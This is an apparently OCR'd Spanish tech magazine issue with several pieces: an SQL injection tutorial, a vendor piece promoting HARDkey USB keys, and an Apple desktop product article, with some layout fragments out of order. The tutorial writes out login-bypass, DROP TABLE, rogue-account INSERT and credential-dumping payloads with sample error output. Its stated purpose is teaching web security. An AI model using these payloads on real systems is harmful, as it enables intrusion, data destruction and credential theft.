La seguridad en las aplicaciones Web representa hoy en día una de las labores más sacrificadas para los expertos en el área. El flujo de información referente a técnicas de hacking y aprovechamiento de vulnerabilidades en Internet crece cada día y es por ello que debemos estar informados de las consecuencias que enfrentaremos si no contamos con una estructura de seguridad adecuada en nuestras aplicaciones. El proyecto OWASP, mundialmente reconocido por sus labores en seguridad de las aplicaciones Web, ha publicado un Top Ten de vulnerabilidades (ver tabla 1).

En esta serie de artículos nos limitaremos al estudio de la vulnerabilidad que ocupa el puesto número dos de la lista: Las fallas en las aplicaciones por la permisión de inyección de código malicioso (Injection Flaws o Fallas por Inyecciones), en particular ahondaremos en las técnicas de SQL Injection o, en español, Inyecciones SQL.

Ataques de Injection, estructura de una falla

Los ataques de Injections suelen hallarse en gran cantidad de aplicaciones Web, como adelantamos existen diversas variantes de ataques de Injections (SQL, Xpath, LDAP, etc.) pero todos ellas poseen una anatomía y teoría de funcionamiento similar. Una técnica de Injection se aprovecha de un fallo en la seguridad de una aplicación, que interactúa con las peticiones del usuario, al momento de interpretar la información que le proveen.

La inyección propiamente dicha ocurre cuando un usuario malintencionadamente envía datos peculiarmente modificados al intérprete de la aplicación a vulnerar. Estos datos tienen la característica de engañar al intérprete y permitir al atacante la ejecución de ciertas sentencias, generalmente dañinas, que pueden ocasionar la pérdida o fuga/robo de información sensible, DoS del webserver, establecer backdoors e inclusive la implantación de datos falsos en la URL afectada (defaces o pishing). El nivel de criticidad de este ataque es ALTO y deben tomarse siempre todas las medidas necesarias para evitarlo ya que la existencia del mismo puede significar la pérdida de nuestro servicio Web.

Ahora que comprendemos mejor lo que es un ataque de Injection podremos comprender qué es y cómo funciona la técnica de SQL Injection.

El SQL Injection es un simple ataque de inyección de código SQL. ¿Por qué SQL? Sencillamente por el hecho de que la mayoría de las bases de datos que prestan servicios en Aplicaciones Web están basadas en él (MS SQL Server, MySQL, PostgreSQL, Transact-SQL, etc).

Comprendiendo un ataque: introduciéndonos en SQL

Para lograr un ataque debemos poder inyectar código SQL válido y útil, a nuestros fines, en el intérprete. Para ellos será necesario conocer la sintaxis empleada en SQL.

El SQL (Structured Query Languague) es el lenguaje utilizado para realizar consultas a bases de datos, si bien hay diferencias entre las diversas implementaciones que se han realizado se pueden destacar una serie de senten-

	OWASP Top 10
#Nro.	Vulnerabilidad
1	XSS (Cross Site Scripting)
2	Injection Flaws
3	Malicious File Execution
4	Insecure Direct Object Reference
5	CSRF (Cross Site Request Forgery)
6	Information Leakage and Improper Error Handling
7	Broken Authentication and Session Management
8	Insecure Cryptographic Storage
9	Insecure Communications
10	Failure to restrict URL Access

*Fuente:OWASP - Top 10 Web application vulnerabilities for 2007 / Tabla 1 - Top Ten de vulnerabilidades

cias, cláusulas y operadores que son comunes a todas ellas:

Sentencias DCL (Data Control Language): Este tipo de sentencias son las utilizadas, en general, para la asignación de permisos de usuarios.
- Grant: Otorga permisos.
- Revoke: Revoca permisos.
- Deny: Deniega el acceso.

Sentencias DML (Data Management Language): Son las sentencias utilizadas para la modificación de las tuplas en la base de datos, está basada en el algebra relacional.
- Select: Realiza una consulta en la BD.
- Insert: Agrega un lote de datos en la BD.
- Delete: Elimina un determinado registro de la BD.
- Update: Actualiza la información de un determinado registro en la BD.

Sentencias DDL (Data Definition Language): Sentencias que proporcionan órdenes para la interacción con tablas y sus componentes.
- Create: Crea nuevas tablas, campos e índices.
- Drop: Utilizado para eliminar tablas e información relacionada a las mismas.
- Alter: Sentencia utilizada para modificar información relacionada a las tablas.

Además, las sentencias que ya hemos nombrado dentro del lenguaje SQL encontramos cláusulas, las cuales nos permiten control sobre la salida de datos que obtendremos al realizar nuestras consultas y al mismo tiempo nos brinda la posibilidad de darle un correcto formato a la misma. Dentro de las cláusulas que se utilizan en las diversas adaptaciones del lenguaje encontramos:|
-From: Determina la tabla en la que se realizaran las operaciones.
-Where: Expresa la condición que deben cumplir los registros dentro de una consulta.
- Having: Se utiliza para determinar las condiciones que deben cumplir los miembros de cada grupo que entre en juego en la consulta.
- Group By: Permite el agrupamiento de los resultados según una determinada condición.
- Order by: Permite el agrupamiento de los resultados según una determinada condición.

SQL Injection propiamente dicho

Considerando las sentencias y cláusulas que hemos enumerado es posible redactar una consulta de SQL válida, por ejemplo consideremos la siguiente:

SELECT *FROM Usuarios WHERE Nombreusuario = "Jorge" AND Password = "JorgePass"

Esta consulta nos retronará todos los valores de la tabla "Usuarios" en los cuales se cumpla que el campo "Nombreusuario" es igual a Jorge y el campo "Password" es igual a JorgePass. Este ejemplo claramente puede reflejar la lógica que se encuentra tras la validación impuesta en un formulario Web. Veamos ahora qué sucedería si en este mismo ejemplo un usuario ingresa como datos de validación los siguientes strings:
Usuario: "OR 1=1–
Password: "OR 1=1–

SELECT *FROM Usuarios WHERE Nombreusuario = "" OR 1=1 –" AND Password ="" OR 1=1–"

Interpretemos esa consulta que hemos generado, tengamos en cuenta para ello que el operador "–" indica que lo que se encuentra posterior a él es un comentario, con lo cual obtendríamos:

SELECT * FROM Usuarios WHERE Nombreusuario = "" OR 1=1

Con esta secuencia insertada nos aseguraremos que la consulta nos devuelva datos válidos, ya que SIEMPRE una de las condiciones se cumplirá, generalmente esto resulta en la devolución de todos los recordsets de la tabla.
Esta técnica nos permite a la vez realizar cosas más interesantes, veamos a continuación dos ejemplos muy utilizados:

Usuario:
"UNION SELECT 1,"EvilUsr","Pass",1–

La consulta sería:
SELECT * FROM Usuarios WHERE Nombreusuario ="" UNION SELECT 1,"EvilUsr","Pass",1 –" AND Password ="" OR 1=1–"

Y estaríamos logueados en el sistema con un usuario ficticio llamado EvilUsr.

Por último otro ejemplo que puede indicarnos el riesgo que implica esta vulnerabilidad:

Usuario: "; DROP TABLE Usuarios–

SELECT * FROM Usuarios WHERE Nombreusuario ="" ; DROP TABLE Usuarios –" AND Password ="" OR 1=1–"
Esto eliminaría toda la información de la tabla de usuarios, lo que puede concluir en un DoS a todo un servicio Web que utilice a esta BD (la amplitud puede ser aun mayor si se logra realizar este ataque a un dominio que brinde Hosting y que utilice solo una BD para sus usuarios).

Nota: El operador ";" indica el final de una línea de código y el comienzo de otra.

Aprovechándonos de los errores: Entendiendo los mensajes ODBC

A medida que conozcamos mejor nuestra victima más herramientas tendremos para realizar un ataque exitoso. Esta fue la visión de David Litchfield, el cual introdujo la técnica que se aprovecha de los errores que provocan las consultas que inyectamos para determinar la anatomía de la Web víctima. Estas técnicas se encuentran expresadas en su publicación Web Application Disassembly with ODBC Error

¿Qué es OWASP?

OWASP (Open Web Application Security Project) es una comunidad mundial abierta a todo el público y centrada en temas referentes a la seguridad informática y seguridad en las aplicaciones Web. En ella se generan varias guías con recomendaciones para la implementación efectiva de la seguridad y se desarrollan proyectos de código abierto para facilitar esta tarea. Actualmente puedes ayudar a este proyecto a seguir creciendo uniéndote al mismo y colaborando, ya sea en el desarrollo de nuevas herramientas o en la elaboración/traducción de pappers. Para más información pueden visitar: http://www.owasp.org/

Messages, y son conocidas como la técnica del mensaje de error. Básicamente dicha técnica consta en la inyección de consultas inválidas (pero sin errores de sintaxis), especialmente formadas, que nos permiten extraer información sensible a través de los mensajes de error ODBC que presentará la Web víctima.
Un caso habitual de esta técnica consiste en querer agregar un usuario (malicioso) a la base de datos, sin embargo, como desconocemos la estructura de las mismas no podríamos jamás (sin conocerla) realizar una sentencia INSERT válida, por ello procederemos a inyectar el siguiente código:
Usuario: " having 1=1–
Que producirá un error como el siguiente:
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'Usuarios.id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause. /LoginUsuarios.asp, line 20

Interpretando el error se puede deducir fácilmente que el primer campo de la tabla Usuarios es "id", repitiendo este paso (pero agregando siempre la información obtenida en el punto anterior) revelaremos la estructura de la tabla, ejemplo:

Usuario: " GROUP BY Usuarios.id having 1=1–
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'Usuarios.Nombreusuario' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. /LoginUsuarios.asp, line 20

Ya hemos revelado que el segundo campo se llama "Nombreusuario", como ya se expreso repitiendo este proceso se revelará la estructura de la tabla.

Por último para poder realizar una sentencia INSERT válida deberemos conocer el tipo de datos de cada campo. En SQL los tipos de datos se clasifican en trece tipos primarios (binary, bit, byte, counter, currency, datetime, single, double, short, long, longtext, longbinary, text). Conociendo esto solo nos resta la tarea de hallar una consulta que de algún modo nos de a conocer el tipo de dato de los distintos campos de la tabla. Probando con lo siguiente:
Usuario:" UNION SELECT sum(Nombreusuario) FROM Usuarios–

Obtenemos:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a varchar data type as an argument./LoginUsuarios.asp, line 20

Esto se debe a que se intenta realizar la cláusula "sum" sobre un campo cuyo tipo de datos es, según el error, del tipo textual (VARCHAR).

En el caso de que ejecutáramos la cláusula sum sobre un tipo numérico obtendríamos:
Usuario:
"UNION SELECT sum(id) FROM Usuarios–

Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists. /LoginUsuarios.asp, line 20

Repitiendo esta técnica con cada campo obtenido en el primer proceso lograremos identificar el tipo de datos de cada columna de la tabla. Una vez realizado el proceso sobre toda la tabla seremos capaces de realizar una sentencia INSERT correcta del siguiente modo:

Usuario: "; INSERT into Usuarios values (456,"EvilUsr","P@sS",1)–

Que produciría:
SELECT * FROM Usuarios WHERE Nombreusuario= ""; INSERT into Usuarios values (456,"EvilUsr","P@sS",1) –" AND Password ="" OR 1=1–"

De este modo ya hemos creado el usuario EvilUsr y somos capaces de loguearnos al sistema con él.

Robando datos con SQL Injection

Con las técnicas que hemos observado resulta sencillo obtener un par usuario/password de la tabla, veamos entonces un método que nos permitirá obtener todos los registros de la tabla "Usuarios". Para realizar esto crearemos una tabla auxiliar, valiéndonos de la sentencia INTO, realizando la petición de login de este modo:

Usuario:" declare @tmpvar varchar(8000) set @tmpvar= "SELECT @tmpvar=@tmpvar+'' '+Nombreusuario+'/'+Password from Usuarios where Nombreusuario>@tmpvar select @ tmpvar as tmpvar into auxtabla –
El resultado de la ejecución de la línea de código que hemos inyectado será la creación de la tabla "auxtabla" que contiene la columna "tmpvar". Ahora es momento de aprovecharnos de los errores ODBC que nos mostrará la aplicación al inyectar algo inválido (como las inyecciones de código para determinar el tipo de datos), inyectemos entonces lo siguiente:

Usuario: " UNION SELECT tmpvar,1,1,1 from auxtabla–

El resultado será:
Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the varchar value ': admin/UniquePass guest/guest00 aliguo/aliguo010 nexit/N3x!T EvilUsr/P@sS' to a column of data type int.

Y de este modo habremos logrado extraer toda la información de la base de datos de usuarios a un solo recordset, el cual hemos definido según nuestra conveniencia (separado por espacios, comas, etc).

Las técnicas de SQL Injection nos proveen una herramienta de ataque que aún sigue siendo útil en gran cantidad de aplicaciones Web. Aprovechándonos de malos hábitos en la programación y de fallas en la seguridad de diversos sistemas podemos tener acceso a recursos sensibles y gracias a ello podemos realizar variadas operaciones como ser, defaces de sitios, robos de información, DoS, etc.

En próximos artículos seguiremos evaluando las distintas variantes de este ataque y propondremos métodos de defensa que se basan principalmente en una buena definición de seguridad para nuestras aplicaciones y en la concientización a la hora de desarrollar y comenzar un proyecto

Links de Interés y Bibliografía recomendada

- Milw0rm: www.milw0rm.com
- Security Focus: www.securityfocus.com
- OWASP: www.owasp.org
- Papper: Advanced SQL Injection – Chris Anley
- Papper: Web Application Disassembly with ODBC Error Messages - David Litchfield

Nuevas Carreras Windows Server 2008 y Visual Studio 2008

LA TECNOLOGÍA AVANZA

NO TE QUEDES ATRAS

CentralTECH® MCITP EA


CentralTECH® MCITP SA

CentralTECH® MCPD Dev

Incluye Voucher del 15% de descuento para la Certificación Internacional.

CentralTECH
Capacitación Premiere

http://www.centraltech.com.ar - Av. Corrientes 531 - Piso 1 // Viamonte 577 - Piso 2 - Buenos Aires - Argentina



EMPRESAS/ESTADO
Teléfono: 5277.2801
http://www.centraltech.com.ar/empre-promos.asp

ESTUDIANTES PARTICULARES
Teléfono: 5031.2233/34
http://www.centraltech.com.ar/estu-promos.asp

CAPACITACION A DISTANCIA
Teléfono: 5031.2233/34
http://www.centraltech.com.ar/dist-promos.asp

Validación de Acceso de Usuarios

Existente distintas tecnologías para lograr mejoras en los niveles de seguridad en la validación o autenticación de accesos y de la identidad de usuarios, tales como esquemas PKI (usando Certificados Digitales) o dispositivos de generación de claves aleatorias tipo ONE TIME PASSWORD (OTP), pero por lo general son soluciones costosas y que requieren largos plazos para su implementación.

En el caso de PKI, para que realmente se esté validando la identidad de un usuario es necesario contar con un dispositivo como las llaves criptográficas (tipo iKey, por ejemplo) para proteger y transportar los certificados digitales de los usuarios.

Si estos certificados se dejan, como ocurre por defecto, en el repositorio de certificados en el disco fijo de una computadora, cualquiera que conozca la password con la cual están protegidos puede utilizarlos. Esto sería equivalente a dejar una chequera bancaria o un block de hojas firmadas en blanco guardadas en un cajón, el que tenga acceso a ese cajón podrá completar los cheques o las hojas firmadas en blanco y vaciarnos nuestra cuenta bancaria o hacer lo que quiera con notas "supuestamente" firmadas por nosotros.

Además, en los esquemas de PKI, para poder ser una Autoridad Certificante "homologable" en Argentina por la ONTI (Oficina Nacional de Tecnologías de la Información) se debe contar con dispositivos tipo HSM (Hardware Security Module, como el LUNA SA) para proteger el certificado raíz en el lado servidor.

Si no se tiene la tecnología para generar, validar y administrar los certificados digitales emitidos, y controlar sus bajas, revocaciones o renovaciones, también hace falta contratar a empresas como VERISIGN para que nos brinden el asesoramiento, capacitación y Know – How para implementar un esquema PKI, debiendo pagar altos costos por licencias, costos de certificados y renovación anual de los mismos. También hay que contemplar varios meses para la puesta en marcha de un esquema PKI.

Tanto en los esquemas de PKI como en los de OTP, hay que tener en cuenta que además de los costos de la puesta en marcha luego hay que enfrentar altos costos anuales en abonos de mantenimiento, cambios de dispositivos, renovación de licencias o certificados digitales, y además contar con una estructura interna de especialistas para mantener esto funcionando en el tiempo.

En la gran mayoría de las instalaciones o aplicaciones donde se necesita una "validación fuerte" de acceso de usuarios, se tiene un acuerdo entre partes respecto a los elementos que se utilizan para esta validación, con lo cual se puede optar por opciones más simples de implementar y de menor costo.
Dentro de las opciones más simples, pero a su vez no tan difundidas, para cumplir con requisitos de "Validación Fuerte por dos Factores de Usuarios" se encuentran las "llaves electrónicas USB" como las HARDkey. Con las HARDkey es posible armar esquemas de validación de accesos de usuarios donde se utilice la llave HARDkey como el "elemento físico" que cumple con lo de "Algo que tengo" y utilizar un PIN o PASSWORD para la parte de "Algo que conozco".
Otra de las ventajas es que no es necesario invertir en un software costoso, o licencias para el lado servidor de la aplicación, ya que todo lo necesario para la implementación se entrega sin cargo en la primera compra de llaves dentro del KIT DE DESARROLLO (o SDK).

Para algunos usuarios especiales se puede mejorar el nivel de seguridad por medio de uso de un esquema de "password aleatoria o dinámica" que se puede almacenar en la memoria de la llave, y cambiarla cada vez que el usuario se conecta a las aplicaciones, generando de esta forma algo equivalente a un ONE TIME PASSWORD (OTP).

Dispositivos OTP


En el caso de los esquemas con dispositivos de generación de claves aleatorias (OTP) son necesarios dispositivos especiales para que los usuarios remotos puedan identificarse contra el servidor.

También hacen falta capacitaciones y costosas licencias de software para el lado servidor.

En cualquier esquema donde se use una validación de acceso con USUARIO y PASSWORD, es muy sencillo mejorar su seguridad incluyendo el chequeo de una llave HARDkey para identificar el acceso a las aplicaciones u operaciones críticas que necesiten la garantía que la persona que las realiza es quien tiene la llave HARDkey de habilitación y conoce su PIN o PASSWORD.
Normalmente en toda implementación existen distintos niveles de requisitos, y sólo un grupo reducido de usuarios necesitan altos niveles de seguridad, y para la gran mayoría bastará con la posibilidad de validar su identidad por medio del chequeo de la presencia de una llave HARDkey, y el ingreso de su PIN.

Caso de éxito ////////////////////////////

Mercado a Término de Buenos Aires (MATBA), una entidad que registra y garantiza operaciones de futuro y opciones, confió para su seguridad en las llaves Hardkey y Pablo Negro de Sistemas y Tecnología nos cont cómo fue su implementación.


Pablo Negro de
Sistemas y Tecnología MATBA

MATBA tiene un servicio por Internet para que sus operadores puedan "firmar digitalmente" operaciones en forma remota. En una primera etapa implementaron la validación del acceso de los operadores con el simple chequeo de la presencia de una llave HARDkey del lado remoto, y luego en una segunda etapa han incluido, para mejorar la seguridad, el almacenamiento de la "clave privada" de un certificado digital dentro de la llave HARDkey, y la utilización de esto para la firma de de boletos de compra venta.

Sin duda la utilización de las llaves HARDkey para autenticación o validación de acceso de usuarios a aplicaciones o sitios Web es la mejor alternativa por su excelente relación COSTO – BENEFICIO y su rápida implementación.
Con solo agregar unas pocas líneas de código en cualquier aplicación se puede lograr una "Autenticación Fuerte de Accesos de Usuarios por Dos Factores", cumpliendo con los requisitos de la Norma ISO 17799/27001, mejorando la seguridad de acceso reemplazando o cumplimentando el uso de usuario y password.

Esto es aplicable no solo para páginas o sitios Web que manejen información restringida para usuarios VIPs o especializados, sino también para cualquier aplicación contable, industrial o de gestión en general donde se desee restringir el acceso a operaciones sensibles a los usuarios que se autentiquen por medio de un elemento físico como son las HARDkey.

Una de las aplicaciones principales de esta autenticación con HARDkey es sin duda la validación de acceso de los "administradores" de las aplicaciones, para evitar que cualquiera que consiga su usuario y password pueda realizar operaciones críticas sin autorización y terminar con la "integridad" de los sistemas. Otros caso son los técnicos o responsable del mantenimiento de los sistemas, que por lo general tienen accesos sin controles para realizar operaciones correctivas.

La implementación de las llaves HARDkey permite transformar en "tangible" la seguridad de acceso y mejorar con muy poco esfuerzo los endebles esquemas de usuario y password de los sistemas y aplicaciones Web.

Apple de estreno


Conozcamos la nueva línea de Mac Pro, iMac y Mini Mac.

Edwin Estrada, especialista de productos Apple para América Latina, nos otorgó una entrevista para contarnos acerca de los nuevos lanzamientos en materia de computadoras que anunció la compañía Apple. Según Estrada, la actualización de la línea de desktops que incluye a las Mac Pro, a los monitores Imac y a las Mac Mini, permiten al usuario tener "computadoras de mayor capacidad de almacenamiento y mayor velocidad al mismo precio".

Las nuevas Mac Pro, tal vez las máquinas más potentes y más sofisticadas de Apple, parten de un precio recomendado de 2.499 dólares e incorporan una gran cantidad de nuevas características. Entre ellas, Estrada comenta que una de las más importantes es la integración de procesadores Intel Xeon "Nehalem" a velocidades de hasta 2.93 Ghz, que viene cada uno con un controlador de memoria integrada (con tres canales de memoria ECC DDR3a 1066 Mhz), que proporciona hasta 2.4 veces más el ancho de banda de memoria. Además,

El felino inteligente

El sistema operativo de uso común es el Leopard, quizás el más avanzado del mundo con capacidades como Time Machine, una forma sencilla de realizar copias de seguridad de todo el contenido de Mac de manera automática, un Finder rediseñado que permite a los usuarios revisar rápidamente y compartir archivos; Quick Look, para ver instantáneamente sin siquiera abrir una aplicación; Mail, Chat y un paquete de aplicaciones iLife 09 para gestionar fotos (se pueden encontrar fotos por reconocimiento de caras con Iphoto), hacer películas (con Imovie) y crear y aprender a tocar música (Garage Band). Pero esto no es todo, Estrada nos confirmó los rumores que circulan por la Web y confidenció que en Apple están desarrollando una actualización para el sistema operativo que probablemente salga a mitad de año bajo el nombre de Snow Leopard. El nuevo gato promete incrementar el rendimiento y optimizar la seguridad ante sus competidores.



Cuidando el medio ambiente

En pos de preservar el medio ambiente, en Apple adoptaron una política consciente de fabricación responsable y lo evidencian con los cambios en el uso de cada uno de los materiales utilizados que ahora son reciclables. Por ejemplo, en la confección de las carcasas para Mac Mini y Mac Pro utilizaron aluminio, que aclara Edwin Estrada "es un material ecológicamente correcto y además no afecta el sonido". Mientras que para las Imac usaron un cristal sin arsénico para la pantalla. Además, extrajeron el altamente tóxico y comúnmente usado PVC de los circuitos, cables internos, conectores, aislantes, adhesivos y demás.

A diferencia de otras grandes empresas, la firma controla todos los aspectos de la fabricación de sus computadoras cuidando cada detalle, con suma minusiocidad y prolijidad. Tal es así, que pudieron establecer cambios como los mencionados, sin por eso resignar la elegancia y el sofisticado diseño característico de la firma.

Será quizás por eso que Apple continúa liderando la industria de la computación e innovando sus glamorosas computadoras.

reduce el tiempo de transferencia hasta un 40 por ciento. Cada Mac Pro viene con NVIDIA GeForce GT 120 con 512 MB de memoria.

El interior de estas Mac tienen su diseño actualizado e incluyen cuatro alojamientos libres para poner las unidades de disco duro y darle hasta un total de 4TB de almacenamiento interno al usar unidades Serial ATA de 1TB a 7200 rpm.

La completamente equipada y elegante línea Imacs comienza con la Imac de 20 pulgadas, al precio de 1.199 dólares con un procesador Intel Core 2 Duo a 2.66 Ghz, 2GB de memoria RAM, y un disco duro Serial ATA de 320 GB. Continúa con 3 modelos de monitores de 24 pulgadas, que ofrecen un área de visualización muy superior al modelo de 20 pulgadas y tienen un precio inicial de 1.499 dólares. Estos cómodos equipos incluyen procesadores Intel

Mac Pro

La nueva Mac Pro quad-core tiene un precio de venta recomendado de $2,499 dólares, incluye:
Procesador: Intel Xeon serie 3500 Quad Core a 2,66 Ghz con 3 GB de memoria SDRAM DDR a 1066 Mhz ampliable hasta 8 GB.
Gráficos: NVIDIA GeForce GT 120 con 512 MB de memoria GDDR3;
Extras: Salidas de vídeo Mini DisplayPort y DVI (dual-link), cuatro slots PCI Express 2.0; cinco puertos USB 2.0 y cuatro puertos FireWire 800;Bluetooth 2.1+EDR.

Modelos Mac Mini

I) La nueva Mac Mini de 2.00 GHz, a un precio al público sugerido de $599 dólares, incluye:
Procesador: Intel Core 2 Duo de 2.00 GHz, con memoria RAM de 1GB expandible a 4GB; Disco duro Serial ATA de 120GB.
Gráficos: NVIDIA GeForce 9400M
Extras: Puerto Mini Display y mini DVI para salida de video, conectividad inalámbrica puerto AirPort Extreme 802.11n integrado y Bluetooth 2.1+EDR; cámara de video iSight integrada; puerto Ethernet Gigabit, cinco puertos USB 2.0; un Puerto FireWire 800; y un puerto para línea de audio in y otro para línea de audio out.

II) La nueva Mac Mini de 2.00 GHz, por un precio al público sugerido de $799 dólares, incluye:
Procesador: Intel Core 2 Duo de 2.00 GHz, con memoria RAM de 2GB expandible a 4GB; disco duro Serial ATA de 320GB.
Gráficos: NVIDIA GeForce 9400M.
Extras: puerto Mini Display y mini DVI para salida de video, conectividad inalámbrica puerto AirPort Extreme 802.11n integrado y Bluetooth 2.1+EDR; cámara de video iSight integrada; puerto Ethernet Gigabit, cinco puertos USB 2.0; un Puerto FireWire 800; y un puerto para línea de audio in y uno para línea de audio out.

Core Duo que van de 2.66GHz a 3.06 GHz y vienen con el doble de memoria RAM, equivalente a 4GB y el doble de capacidad de almacenamiento, con un disco duro Serial ATA de 640 GB o 1T . La pantalla viene con un brillante display que cuenta con un video cámara ISight, micrófono y parlantes integrados en un delgado diseño de aluminio y cristal. Todos los IMac recibieron nuevos gráficos, ya sean los gráficos integrados GeForce 9400M de los modelos más económicos o las potentes NVIDIA GeForce GT 130 NVIDIA, GeForce GT 130, y ATI Radeon HD 4850 dedicadas de los modelos más grandes.

iMac

Modelo 20 pulgadas:
La nueva iMac de 2.66 GHz de 20 pulgadas, por un precio al público sugerido de $1,199 dólares, incluye:
Monitor: Pantalla LCD widescreen de 20 pulgadas;
Procesador: Intel Core 2 Duo de 2.66 GHz y memoria expandible a 8GB.
Gráficos: integrados NVIDIA GeForce a 9400M;
Extras: Puerto Mini Display para salida de video, conectividad inalámbrica puerto AirPort Extreme 802.11n integrado y Bluetooth 2.1+EDR; cámara de video iSight integrada; puerto Ethernet Gigabit; cuatro puertos USB 2.0; un Puerto FireWire 800; bocinas y micrófono integrados.

Modelos 24 pulgadas:
I) La nueva iMac de 2.66 GHz de 24 pulgadas, por un precio al público sugerido de $1,499 dólares, incluye:
Monitor: Pantalla LCD widescreen de 24 pulgadas;
Procesador: Intel Core 2 Duo de 2.66 GHz y memoria expandible a 8GB; y Disco duro Serial ATA de 640GB.
Gráficos: NVIDIA GeForce a 9400M;
Extras: Puerto Mini Display para salida de video, conectividad inalámbrica puerto AirPort Extreme 802.11n integrado y Bluetooth 2.1+EDR; cámara de video iSight integrada; puerto Ethernet Gigabit; cuatro puertos USB 2.0; un Puerto FireWire 800; bocinas y micrófono integrados.

II) La nueva iMac de 2.93 GHz de 24 pulgadas, por un precio al público sugerido de $1,799 dólares.
Monitor: LCD widescreen de 24 pulgadas;
Procesador: Intel Core 2 Duo de 2.93 GHz con una memoria ram de 4GB expandible a 8GB; Disco duro Serial ATA de 640GB.
Gráficos: NVIDIA GeForce GT 120.
Extras: Puerto Mini Display para salida de video, conectividad inalámbrica puerto AirPort Extreme 802.11n integrado y Bluetooth 2.1+EDR; cámara de video iSight integrada; puerto Ethernet Gigabit; cuatro puertos USB 2.0; un Puerto FireWire 800; bocinas y micrófono integrados.

III) La nueva iMac de 3.06 GHz de 24 pulgadas, por un precio al público sugerido de $2,199 dólares.
Monitor: LCD widescreen de 24 pulgadas;
Procesador: Intel Core 2 Duo de 3.06 GHz con una memoria de 4GB expandible a 8GB; y Disco duro Serial ATA de 1TB.
Gráficos: NVIDIA GeForce GT 130.
Extras: Puerto Mini Display para salida de video, conectividad inalámbrica puerto AirPort Extreme 802.11n integrado y Bluetooth 2.1+EDR; cámara de video iSight integrada; puerto Ethernet Gigabit; cuatro puertos USB 2.0; un Puerto FireWire 800; bocinas y micrófono integrados.

Por último, la pequeña e innovadora Mac Mini también fue actualizada y ahora viene en dos modelos: uno por $599, con una memoria RAM de 1 GB y un disco duro de 120 GB, y otro por $799, con el doble de RAM y 200 GB más en el disco duro. Ambas tienen un procesador Intel Corel 2 duo, 5 puertos USB 2.0, Firewire 800 y una unidad Super Drive. También incorporaron NVIDIA GeForce 9400M, lo que les da un desempeño de gráficas hasta cinco veces mejor que antes. Como si esto fuera poco, Estrada apunta que las pequeñas "consumen hasta un 45 por ciento menos de energía que antes". Agrega que otra de las magníficas nuevas funciones es que "se pueden conectar dos monitores a la vez"

Richard STALLMAN

Autor: Emiliano Piscitelli | Nantec.net Solutions

